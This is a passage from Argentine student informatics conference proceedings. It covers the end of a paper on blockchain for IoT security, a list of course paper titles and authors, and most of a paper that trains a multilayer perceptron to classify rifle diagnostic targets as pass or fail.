La empresa estadounidense NETOBJEX creó un mecanismo para la comunicación entre dispositivos dentro de una red como en Internet of Things. Uno de los casos

reales en donde se ha aplicado su herramienta es en la Librería Pública de Brooklyn, que formaron una asociación para instalar una tecnología de carga inteligente para celulares, que a cambio de poder cargar sus teléfonos gratis deben completar una pequeña encuesta o ver videos cortos de hasta 30 segundos. El producto que la empresa NETOBJEX desarrolló utiliza Blockchain para almacenar de forma segura los resultados de estas encuestas [21].

Otra empresa estadounidense, Arctouch enfocó su desarrollo a aplicaciones hogareñas. La organización desarrolló distintas aplicaciones descentralizadas para conectarse a IoT y utilizando Smart Contracts para acelerar la firma de contratos e incrementar la seguridad de estos. Entre estas aplicaciones, han desarrollado Apps para el ayudante virtual Alexa de Amazon y Facebook Messenger [22].

La empresa Chronicled utilizó Blockchain en productos de IoT para crear una solución en la cadena de entregas de productos alimenticios y farmacéuticos. Desarrolló una demostración técnica donde cada evento en la entrega de estos productos se registra en cada etapa en su Blockchain y tiene en cuenta las políticas de privacidad y de calidad de la industria farmacéutica para minimizar errores en su manejo [23].

5. Conclusiones

La realización del presente trabajo permite comprender el impacto que tiene Blockchain en la seguridad de las tecnologías informáticas. Estudios previos evidencian que Blockchain abre el

siguiente paso en la evolución de la actividad económica y de la seguridad en redes, a pesar de estar en sus etapas primarias y no poder ser aplicada en todas las áreas.

Tener dispositivos conectados presenta riesgos de seguridad, sin embargo, la aplicación de Blockchain puede mitigar el peligro que supone la red, y la información procesada a lo largo de la vida útil de la red queda almacenada en la cadena de bloques con la posibilidad de acceso constante a esta información sin posibilidad de adulterarla.

La utilización de Smart Contracts en diversos sectores, asegura la constancia de acuerdos entre diferentes entes y es una tecnología que está comenzando a utilizarse más en sectores como el bancario y de aseguradoras.

La conclusión obtenida es que se debe impulsar la implementación de Blockchain en más campos y ambientes tecnológicos para aprovechar su potencial y evolucionar, puliendo las desventajas que posee.

Como futuras líneas de trabajo, se analizarán los resultados de la utilización de Blockchain en los casos reales mencionados y la aparición de nuevos productos y empresas que innoven en esta nueva tecnología.

Referencias

[1]Michael Crosby, Nachiappan, PradanPattanayak, SanjeevVerma, Vignesh Kalyanaraman. "Applied Innovation Review" 2016. Disponible en: <https://bit.ly/3en97X8>. Última fecha de acceso: 27, Abr, 2020

- [2] Anónimo. “Smart Contracts: ¿Qué son, cómo funcionan y qué aportan?”. Disponible en: <https://tinly.co/D6waE>. Última fecha de acceso: 6, May, 2020
- [3] Andrea Zanella, Nicola Bui, Angelo Castellani, Lorenzo Vangelista, Michele Zorzi. “Internet of Things for Smart Cities” . 14 February 2014. Disponible en <https://bit.ly/2yuhakq>. Última fecha de acceso: 27, Abr, 2020
- [4] Norma Beatriz Perez, Miguel Alfredo Bustos, Mario M. Berón, Pedro Rangel Henriques. “Análisis sistemático de la seguridad en internet of things” . 27 Abril 2018. Disponible en: <https://bit.ly/2KWfCTf>. Última fecha de acceso: 04, May, 2020.
- [5] Santiago Castro Gómez. “Blockchain: mirando más allá del Bitcoin”. 03 de abril de 2017. Disponible en: <https://bit.ly/3b05HXn>. Última fecha de acceso: 04, May, 2020.
- [6] Tapscoot, A. “La Revolución del Blockchain” 2017. Disponible en: <https://bit.ly/3cBhuw1>. Última fecha de acceso: 05, Jun, 2020.
- [7] López Rodríguez Benito. “Estudio de tecnologías Bitcoin y Blockchain” 2018. Disponible en: <http://hdl.handle.net/10609/81739>. Última fecha de acceso: 09, Jun, 2020.
- [8] Monste Sorrius Martí “Seguridad en la Internet de las cosas. Estudio de IOTA para el Internet of Things”. Disponible en: <https://tinly.co/2xm6p> . Última fecha de acceso 17, Jun, 2020.
- [9] J. Gómez, S. Castaño, T. Mercado, A. Fernandez y J. Garcia, “Sistema de internet de las cosas (IoT) para el monitoreo de cultivos protegidos”. abr, 2018. Disponible en: <https://cutt.ly/Yumothi>. Última fecha de acceso: 17, Jun, 2020
- [10] Maria “Análisis del internet de las cosas en la era de 5g y de blockchain: retos en México”. Marzo 2017, Disponible en : <https://bit.ly/300ShMa>. Última fecha de acceso: 17, Jun, 2020
- [11] Hany F. Atlam, Ahmed Alenezi, Madini O. Alassafi, Gary B. Wills “Blo Ruiz Soto, Eduardo Alvarez, Arturo Serrano-Santoyo, Edith Garcia. “ANÁLISIS DEL INckchain with Internet of Things: Benefits, Challenges, and Future Directions”, 08 Jun 2018. Disponible en: <https://acortar.link/tXcIj>. Última fecha de acceso: 17, Jun, 2020.
- [12] Ahmed Benafa. “Un modelo seguro de internet de las cosas con blockchain” 2016. Disponible en: <https://url2.cl/5EWl4>. Última fecha de acceso: 11, Ago, 2020.
- [13] Anónimo: “El Blockchain se une a IoT: los pilares de la seguridad de próxima generación”. Disponible en: <https://url2.cl/5EWl4>. Última fecha de acceso: 11, Ago, 2020.
- [14] Anónimo: “Ventajas y Desventajas de la Tecnología Blockchain”. Disponible en: <https://page.pe/oJceXMP> . Última fecha de acceso 05, Jun, 2020.
- [15] Marina Echebarría Sáenz. “Contratos electrónicos autoejecutables (smartcontract) y pagos con tecnología blockchain”. 2017. Disponible en: <https://acortar.link/7XB2w>. Última fecha de acceso: 20, Jun, 2020.
- [16] Iago Tudela Díaz. “ARQUITECTURA BLOCKCHAIN PARA LA SECURIZACIÓN DE DISPOSITIVOS IOT MEDIANTE SMART CONTRACTS”. 2019. Disponible en: <https://acortar.link/zNoud>. Última fecha de acceso: 20, Jun, 2020.
- [17] Antonio Legerén-Molina. “LOS CONTRATOS INTELIGENTES EN ESPAÑA La disciplina de los smartcontracts”. 22 de febrero de 2018. Disponible en: <https://bit.ly/3iiPnWs>. Última fecha de acceso 30, Jun, 2020.
- [18] Christidis K., Devetsikiotis, M. “Blockchains and Smart Contracts for the Internet of Things”. Disponible en: <https://acortar.link/kf2rg>. Última fecha de acceso: 20, Jun, 2020.
- [19] López Rodríguez, Benito. “Estudio de tecnologías Bitcoin y Blockchain” <https://tinly.co/7YBQt>. Última fecha de acceso: 20, Jun, 2020.

[20] Osvaldo Marzorati Revista Deonomi año II- Número 2 “Las nuevas tecnologías frente al blockchain y los contratos inteligentes. (Las necesidades de información de los abogados en la era online).” Disponible en: <https://bit.ly/2ZmF6zO>. Ultima fecha de acceso: 30-06-2020

[21] Donnell Perkins. Caso de estudio en Brooklyn Library. Disponible en: <https://url2.cl/1KC1S>. Ultima fecha de acceso: 11, Ago, 2020.

[22] Anónimo: “Servicios de diseño y desarrollo para aplicaciones, sitios web y mas”. Disponible en: <https://url2.cl/Wc8JR>. Ultima fecha de acceso: 11, Ago, 2020.

[23] Anónimo. Chronicled, Disponible en: <https://url2.cl/4S4VK>. Ultima fecha de acceso: 11, Ago, 2020.

VII.b. Trabajos de cátedra 4º a 5º año

Título del Trabajo

Caso práctico de GPGPU: producto matricial de matrices cuadradas en lenguaje C. Solución secuencial vs soluciones en paralelo en CPU [OpenMP] y en GPU [CUDA]

AUTORES:

Matias Agustin Area, Martin Lautaro Leon

MAIL AUTORES:

matuarea@gmail.com;tincholeon10@gmail.com

UNIVERSIDAD

Universidad Tecnologica Nacional - Facultad Regional La Plata

Título del Trabajo

Real Time Linux, un sistema operativo “Hard Real Time”

AUTORES:

Joaquin Fernandez

MAIL AUTORES:

fernandezjoaquin1995@gmail.com

UNIVERSIDAD

Universidad Tecnologica Nacional, Facultad Regional La Plata

Título del Trabajo

Inteligencia artificial aplicada a la detección de cáncer de mama en etapa temprana

AUTORES:

Marcelo de Jesús Núñez

MAIL AUTORES:

mdjnunez9706@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Tucumán

Título del Trabajo

Monte Carlo Simulation Model for the Economic Impact of an Inventory-Dependent Business using s,S Inventory Policy

AUTORES:

Gastón Amengual, Ezequiel L. Castaño

MAIL AUTORES:

gastonamengual99@gmail.com;castanoezequielleonardo@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional Facultad Regional Rosario

Título del Trabajo

SIGNY: Traductor de Lenguaje de Señas Argentino en tiempo real

AUTORES:

Valentina María Celeste Richter Tomas, María Belén Ingalina, Augusto Lescano

MAIL AUTORES:

celesterichter@alu.frt.utn.edu.ar;maria.ingalina@alu.frt.utn.edu.ar;augustolescano@alu.frt.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Tucumán

Título del Trabajo

Utilización de servicios de Cloud Computing y sensores

AUTORES:

Diego Encinas, Matías Armanno, Gabriel Navarro, Martín Morales

MAIL AUTORES:

dencinas@unaj.edu.ar;matiasnarmanno@gmail.com;gabriel.navarro@gmail.com;martin.morales@unaj.edu.ar

UNIVERSIDAD

Instituto de Ingeniería y Agronomía - Universidad Nacional Arturo Jauretche

Título del Trabajo

Análisis de rendimiento de IaaS y PaaS

AUTORES:

Diego Encinas, Nicolás González, Nicolás Lescano, Pinto Cristian, Martín Morales

MAIL AUTORES:

dencinas@unaj.edu.ar;nicolasgonzalez995@gmail.com;nico.damian.ex@gmail.com;pintocristian23@yahoo.com;martin.morales@unaj.edu.ar

UNIVERSIDAD

Instituto de Ingeniería y Agronomía - Universidad Nacional Arturo Jauretche

Título del Trabajo

Simulación para estimar propagación de enfermedades

AUTORES:

Diego Encinas, Jonathan Báez, Ayelén Barreto, Brian Galarza, Martín Morales

MAIL AUTORES:

dencinas@unaj.edu.ar;johnny032295@gmail.com;aayelenb@gmail.com;bgalarza@unaj.edu.ar;martin.morales@unaj.edu.ar

UNIVERSIDAD

Instituto de Ingeniería y Agronomía - Universidad Nacional Arturo Jauretche

Título del Trabajo

BILLETAS SIMPLE

AUTORES:

Daniel Galuppo, Maximiliano Tartabini

MAIL AUTORES:

danigalu@gmail.com;Maxi.7.t@gmail.com

UNIVERSIDAD

UAI - Estudiante

Título del Trabajo

Aplicación de Redes Neuronales Artificiales en el Diagnóstico del Método Optimizado de Tiro Escuela del Ejército Argentino

AUTORES:

Ezequiel Francisco Luis Cabrera, Nahuel Salazar, Carlos Maceira

MAIL AUTORES:

ecabrera@fie.undef.edu.ar;nsalazar@fie.undef.edu.ar;cmaceira@fie.undef.edu.ar

UNIVERSIDAD

Facultad de Ingeniería del Ejército

Título del Trabajo

Sistema de archivos distribuido - P2P híbrido

AUTORES:

Matias Jair Rios Bellocchio

MAIL AUTORES:

matiasjrriosb@gmail.com

UNIVERSIDAD

Universidad Nacional del Sur

Título del Trabajo

ENERGÍA SOLAR - AHORRO ENERGÉTICO APLICADO A CORTADORA DE CÉSPED INTELIGENTE

AUTORES:

Marco Antonio Gallo, Raul Tomas Sanchez

MAIL AUTORES:

antoniogallo1986@gmail.com;sancheztomas1985@gmail.com

UNIVERSIDAD

Universidad Abierta Interamericana - Sede Rosario

Título del Trabajo

Un Proceso de Big Data aplicado a datos del COVID-19

AUTORES:

Carolina Ayelén Villegas, Gastón Iván Vidart Chiacchiara, Nahir Ivonne Saddi Beraud, Sebastián Alejandro Yaupe Carrasco, Guido Canevella, Agustina Buccella

MAIL AUTORES:

carolina.villegas@est.fi.uncoma.edu.ar;gaston.vidart@est.fi.uncoma.edu.ar;nahir.saddi@est.fi.uncoma.edu.ar;sebastian.yaupe@est.fi.uncoma.edu.ar;guido.canevella@est.fi.uncoma.edu.ar;agustina.buccella@fi.uncoma.edu.ar

UNIVERSIDAD

Facultad de Informática - Universidad Nacional del Comahue

Título del Trabajo

Arquitectura Empresarial para cítricos

AUTORES:

Ricardo Joaquin Castro Lopez

MAIL AUTORES:

joaquincastro@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Tucumán. Cátedra: Sistemas de Gestión.

Título del Trabajo

Sistema de ubicación de centros de asistencia para personas con escasos recursos por medio de una aplicación móvil

AUTORES:

Diego Ezequiel Luparello, Julián Agustín Ifrán, Casandra Marisel Elizondo, Agustín Gabriel Rodríguez

MAIL AUTORES:

compu.diego94@gmail.com;Julian_ifran@hotmail.com;Elizondo.celular@gmail.com;agusriver1995@gmail.com

UNIVERSIDAD

Universidad Nacional Arturo Jauretche

Título del Trabajo

Reconocimiento de Emociones usando MLP

AUTORES:

Hector Emanuel Barboza

MAIL AUTORES:

emabarboza@exa.unsa.edu.ar

UNIVERSIDAD

Universidad Nacional de Salta - Facultad de Ciencias Exactas - Departamento de Informatica

Aplicación de Redes Neuronales Artificiales en el Diagnóstico del Método Optimizado de Tiro Escuela del Ejército Argentino

Salazar, Nahuel; Maceira, Carlos; Cabrera, Ezequiel

Facultad de Ingeniería del Ejército – Universidad de la Defensa Nacional (UNDEF)
Buenos Aires. Argentina

nsalazar@fie.undef.edu.ar; cmaceira@fie.undef.edu.ar; ecabrera@fie.undef.edu.ar

Resumen

La adopción del concepto de adaptación del arma al hombre es la nueva metodología que permite que la instrucción del tirador se focalice ahora con mayor incidencia sobre los cuatro aspectos fundamentales de la técnica del tiro de escuela, a saber: la posición del tirador, la acción de puntería, el control de la respiración, y la acción del dedo sobre la cola del disparador. El Diagnóstico del Tiro de Escuela es uno de los instrumentos de evaluación de este nuevo método y tiene por objeto identificar los errores cometidos por el tirador, en la aplicación de aquellos cuatro aspectos fundamentales, para corregir los mismos antes de avanzar hacia las exigencias de tiro a las distancias eficaces del FAL. Es en este contexto, donde se implementa una Red Neuronal Artificial para predecir si el tiro de escuela está aprobado o no, como ayuda a la tarea del instructor.

Palabras Clave

Tiro de Escuela, Red Neuronal Artificial, Backpropagation, Multi-perceptrón, Entrenamiento, Diagnóstico

1. Introducción

La instrucción de tiro es el conjunto de actividades educativas de carácter teórico-prácticas que buscan proporcionar al individuo los conocimientos, habilidades y destrezas necesarias para su capacitación como tirador individual. Este proceso educativo inicial en el tiro, de carácter individual, progresivo y estandarizado, es el que se conoce conceptualmente como tiro de escuela. Uno de los factores de éxito de la instrucción de tiro radica en la temprana detección de errores, cometidos por los tiradores, en las primeras condiciones del tiro de escuela [1].

En este contexto, el objetivo del presente trabajo, que se realiza en el marco de la materia Inteligencia Artificial (quinto año de cursada), es diseñar una Red Neuronal Artificial que sea capaz de decidir si se satisface la condición de aprobación del diagnóstico de tiro de escuela. Para ello, en la sección 2 se presentan los elementos del trabajo, el tipo de Red Neuronal Artificial utilizada y la metodología empleada. En la sección 3 se muestran los resultados de la implementación realizada junto con su análisis. Finalmente, se presenta una conclusión con las futuras líneas de trabajo en la sección 4.

2. Elementos del Trabajo y Metodología

Para el desarrollo de este trabajo se utiliza una Red Neuronal Artificial (RNA) Multi-perceptrón Backpropagation, la cual entra en la clasificación de redes neuronales heteroasociativas multicapa. Se aplica además una estrategia de entrenamiento supervisada y *offline*. En esta sección, se presenta el marco teórico sobre RNA y estrategias de entrenamiento (sección 2.1), la topología de la RNA que se utiliza para el desarrollo del trabajo (sección 2.2), los patrones de entrenamiento (sección 2.3) y por último, la herramienta de desarrollo utilizada (sección 2.4).

2.1. Marco teórico

Redes Neuronales Artificiales: constituyen modelos que intentan representar el comportamiento del cerebro humano, conformados por unidades básicas de procesamiento denominadas “neuronas artificiales”. Estas “neuronas” se interconectan entre sí, recibiendo entradas y proporcionando una salida. La identidad de esta unidad básica

viene dada por dos funciones representativas: la función o regla de activación y la función de transferencia o de salida. En términos someros, las entradas a la neurona contribuyen un cierto peso que estimula o inhibe al sistema según la regla de activación, la cual, sometida a la función de transferencia, hace que la neurona proporcione una salida particular [2]. En las redes neuronales contamos con neuronas de entrada, neuronas de salida, y una zona importante de neuronas intermedias conocidas como ocultas, que se tratan de aquellas en las cuales la red procesa la información. Nos es posible determinar con exactitud cuántas unidades precisamos que actúen como entrada de la red y cuántas de salida, pero no así con aquellas que se encuentran en la zona oculta. No se cuenta con un algoritmo que nos ayude a decidir el parámetro de cantidad de neuronas intermedias, de manera que el proceso consiste en refinar la red mediante entrenamiento y pruebas reiteradas hasta arribar al comportamiento buscado.

Estrategia de Entrenamiento: se puede decir que la red es capaz de “aprender”. Mediante determinadas estrategias podemos “entrenar” a la red de manera que su comportamiento vaya ajustándose a lo esperado. En particular las redes como las que utilizamos en este trabajo (heteroasociativas) funcionan en el reconocimiento de patrones, y la estrategia de entrenamiento supervisada está relacionada con ellas. La estrategia consiste en alimentar a la red con una cantidad de entradas, a las que se les vincula individualmente una salida. Proporcionando suficientes ejemplos, la red se entrena para aproximar cualquier entrada potencialmente desconocida a una conocida, que la conduce inequívocamente a la salida o respuesta que primigeniamente había sido vinculada con dicha entrada. Mientras más se entrene la red, más preciso es el reconocimiento que puede hacer la red de la entrada provista. Es importante remarcar que en este caso las salidas que corresponden a las entradas son conocidas, y por lo tanto depende del entrenador corregir aquellas respuestas erróneas. Esto hace que la estrategia sea además *offline*, es decir que se trabaja con la corrección del error por parte del sistema. La

etapa inicial de entrenamiento del sistema en este tipo de estrategia es relativamente extensa y finaliza al entrar a la fase operativa, durante la cual la red no es capaz de aprender nada más [3].

2.2. Topología de la Red

Se plantea una red con 672 neuronas de entrada, representando una matriz de 28x24 correspondientes a cada una de las celdas de la cuadrícula que forma el blanco A4 para tiro diagnóstico (Fig. 1). Las neuronas de entradas pueden tomar cada una un valor entero -1, 0 ó 1 que representa con valores -1 ó 1 el acierto de un tiro de una u otra ronda en esa celda. En la salida, proponemos una única neurona capaz de tomar un valor booleano, representando la aprobación o desaprobación del disparo según lo que se ve en la Fig. 2. Sólo el primer caso expuesto en la figura corresponde a una aprobación, mientras que el resto resulta en desaprobación.




Fig. 1 – Blanco para tiro diagnóstico.

2.3. Patrones de Entrenamiento

Se toman las áreas de los dos triángulos conformados por cada ronda de tiros como criterio para determinar la aprobación o desaprobación de la matriz resultante.

Se generan una cantidad N de matrices con rondas de disparo aleatorias, separando N/2

matrices que se conocen aprobadas, y la misma cantidad de conocidas desaprobadas. Con esta información se entrena la red. A fines analíticos y expositivos, procuramos tener la capacidad de formar un mapa de calor con las rondas de disparos realizadas, y asegurar así que la generación de datos de entrenamiento sea correcta. En la sección 3 se exponen los resultados de la simulación.







Caso	Imagen ejemplo	Descripción	Causa probable	Acción correctiva
A		Grupos concéntricos y pequeños de dispersión no mayor a 3 cm (Cond Nro 1, tendido con apoyo) o 5 cm (Cond Nro 2, tendido sin apoyo).	Buena performance del tirador	Caso apropiado para realizar el reglaje de los órganos de puntería (una vez aprobado el Diag II)
B		Grupos pequeños pero separados.	ERROR DE PUNTERIA (alineación de alza y guía). Modifica la ubicación del ojo en cada posición.	Controlar puntería con dispositivo Rosandik. Controlar ubicación del ojo en relación al alza. Realizar ejercicios de puntería. Reglaje no recomendable.
C		Grupos concéntricos pero con dispersión en ambos sentidos.	TIRONEO en la acción del dedo en la cola del disparador. Posición inestable.	Ejercicio de estabilidad del arma (tiro en seco con moneda). Ejercicio de tiro con cartuchos de guerra y cartuchos vacíos. Controlar posición del tirador, ubicación de los codos, empuñadura y acción del dedo con la 1ra falange. Reglaje no recomendable.
D		Grupos concéntricos pero con dispersión en sentido vertical.	CONTROL DE LA RESPIRACION (Deficiente). Alineación vertical incorrecta.	Controlar puntería mediante dispositivo Rosandik. Controlar respiración mediante observación de la espalda del tirador. Repasar control del ciclo respiratorio y realizar ejercicio de tiro con cartuchos de foguero. Reglaje en altura no recomendable.
E		Grupos concéntricos pero con dispersión en sentido horizontal.	POSICION INESTABLE. Empuñadura deficiente. Punto natural de puntería desplazado. Alineación horizontal incorrecta.	Controlar posición, ubicación de los codos y empuñadura (acción del dedo con la 1ra falange). Ejercitar posición del tirador y alineación del punto natural de puntería. Controlar puntería mediante dispositivo Rosandik. Reglaje en dirección no recomendable.
F		Grupos muy dispersos y separados.	Deficiente instrucción preliminar de tiro.	Repasar los cuatro elementos fundamentales de la técnica de tiro. Reglaje no recomendable.

Fig. 2 – (ilustrativa) Clasificación de los errores de tiro en las series de tiro diagnóstico.

2.4. Herramienta de Desarrollo

La experiencia y diferentes etapas del desarrollo de esta red se llevan a cabo haciendo uso del lenguaje de programación Python, el cual cuenta con librerías que asisten en la implementación de RNA, tal como *scikit-learn* [4], la cual utilizamos en este trabajo. Por otro lado, nos valemos de la librería *matplotlib* para la visualización de los disparos simulados sobre la matriz que hemos propuesto, y *numpy* para manejo vectorial.

3. Resultados

La problemática inicial tiene que ver con la generación de datos para entrenar a la red. En este caso, el espacio de muestras con las que se puede alimentar a la red queda reducido a los

confines del blanco de tiro que se busca simular, por lo que, a mayor cantidad de patrones de entrada, mayor es la precisión que adquiere la red al reconocer patrones de entrada reales. A pesar de que esto es cierto para la generalidad de los casos en los que se aplica una RNA con entrenamiento supervisado y *off-line*, la cardinalidad del conjunto de las distintas combinaciones de disparos posibles sobre el blanco nos permite tender hacia una precisión absoluta con una cantidad de patrones de entrada razonablemente reducido (en el orden de los 100.000). Sin embargo, queda claro que una carga manual de una diversidad de casos suficientes para que el entrenamiento de la red sea fructífero no es una opción, de manera que el análisis comienza con la propuesta de diseñar un algoritmo que nos permita conformar matrices aleatorias con valores cuyo resultado de salida podamos garantizar.

Tal como se expone en la sección 2.3, se realizan pruebas con N matrices generadas de forma aleatoria, forzando N/2 series de tiro diagnóstico exitosos (ver Fig. 3 y 5), y la misma cantidad de series de tiro diagnóstico fallidos (ver Fig. 4 y 6). El éxito o el fracaso de un diagnóstico de tiro de escuela se puede asegurar si se consideran las áreas de los triángulos que forman sendas rondas de disparos. El experto – quien obra a su vez como co-autor del presente trabajo, el Capitán Carlos Maceira – asegura que por regla general, el éxito se da cuando ambos triángulos pueden enmarcarse dentro de un cuadrado de 6 x 6 celdas, el equivalente a un cuadrado de 3 x 3 cm en el blanco real.

Se comienza entonces con la implementación de una RNA perceptrón (constituida por una única neurona) de la librería *scikit-learn* a fin de probar la implementación del sistema con la generación de tiros y la metodología de entrenamiento propuesta. Este tipo de redes elementales no resultan útiles para resolver problemas de naturaleza no-lineal como el que nos atañe. Tras entrenar la red, se la alimenta con 100 nuevas entradas, exitosas y no exitosas, y se evalúan los resultados, es decir, se evalúa a cuántas de esas series la red identifica como exitosas o no exitosas de forma correcta. En esta

primera red, por más que se incremente la cantidad de patrones de entrada con la que se entrena, queda comprobado que no es posible llevar a la misma a acertar los resultados con una precisión superior al 50-60%, lo que no resulta útil para un sistema de estas características.



Fig. 3 – Generación aleatoria de una serie de tiro diagnóstico aprobada.




Fig. 4 – Generación aleatoria de una serie de tiro diagnóstico desaprobada.




Fig. 5 – Mapa de calor de 20.000 series de tiro diagnóstico aprobadas.




Fig. 6 – Mapa de calor de 20.000 series de tiro diagnóstico desaprobadas.

En una etapa posterior, se implementa *MLPClassifier* [4] (Perceptrón Multi-Capa por sus siglas en inglés. *Classifier* se refiere a su aplicación: problemas de clasificación), también de la librería *scikit-learn*. La teoría sugiere que agregando una o más capas ocultas en la red

podemos hacer que la respuesta de la misma se adapte a patrones que no siguen un comportamiento lineal, con lo que esperamos obtener resultados más precisos tras el entrenamiento.

Partiendo de los resultados obtenidos previamente con el perceptrón simple, se fueron atravesando resultados sub-óptimos hasta alcanzar una precisión de la red superior al 95%, probando con diferentes combinaciones de capas ocultas, funciones de activación y optimización de pesos.

La red final se conforma de un total de cinco capas: una de entrada, con 672 neuronas, otra de salida con una única neurona, y tres ocultas, de 112, 74 y 54 neuronas, en ese orden desde la capa más cercana a la de entrada. La función de activación de las neuronas corresponde a una tangente hiperbólica (\tanh), y como método de optimización de los pesos, tal como atañe a una estrategia de entrenamiento supervisada *off-line*, se utiliza *adam*: un optimizador estocástico basado en gradiente [5].

Para validar lo realizado hemos obtenido blancos usados, gracias a la colaboración de la Compañía de Comunicaciones del Colegio Militar de la Nación (CMN) perteneciente al Ejército Argentino. Se muestra un ejemplo en la figura 7 y figura 8. En este caso, en forma manual mapeamos los impactos en el blanco real en las posiciones de la matriz de datos, generando el arreglo en 2D correspondiente. Cuando pasamos ese arreglo por el *MLPClassifier*, obtenemos como respuesta que lo clasifica como aprobado. Esto se condice con la clasificación que realizó el instructor que evaluó oportunamente el blanco real, también como aprobado.

El entrenamiento de la RNA se observa en la figura 9. Asimismo, los resultados de la ejecución con blancos reales se pueden ver en la figura 10. El código correspondiente al desarrollo del RNA se encuentra en [6].

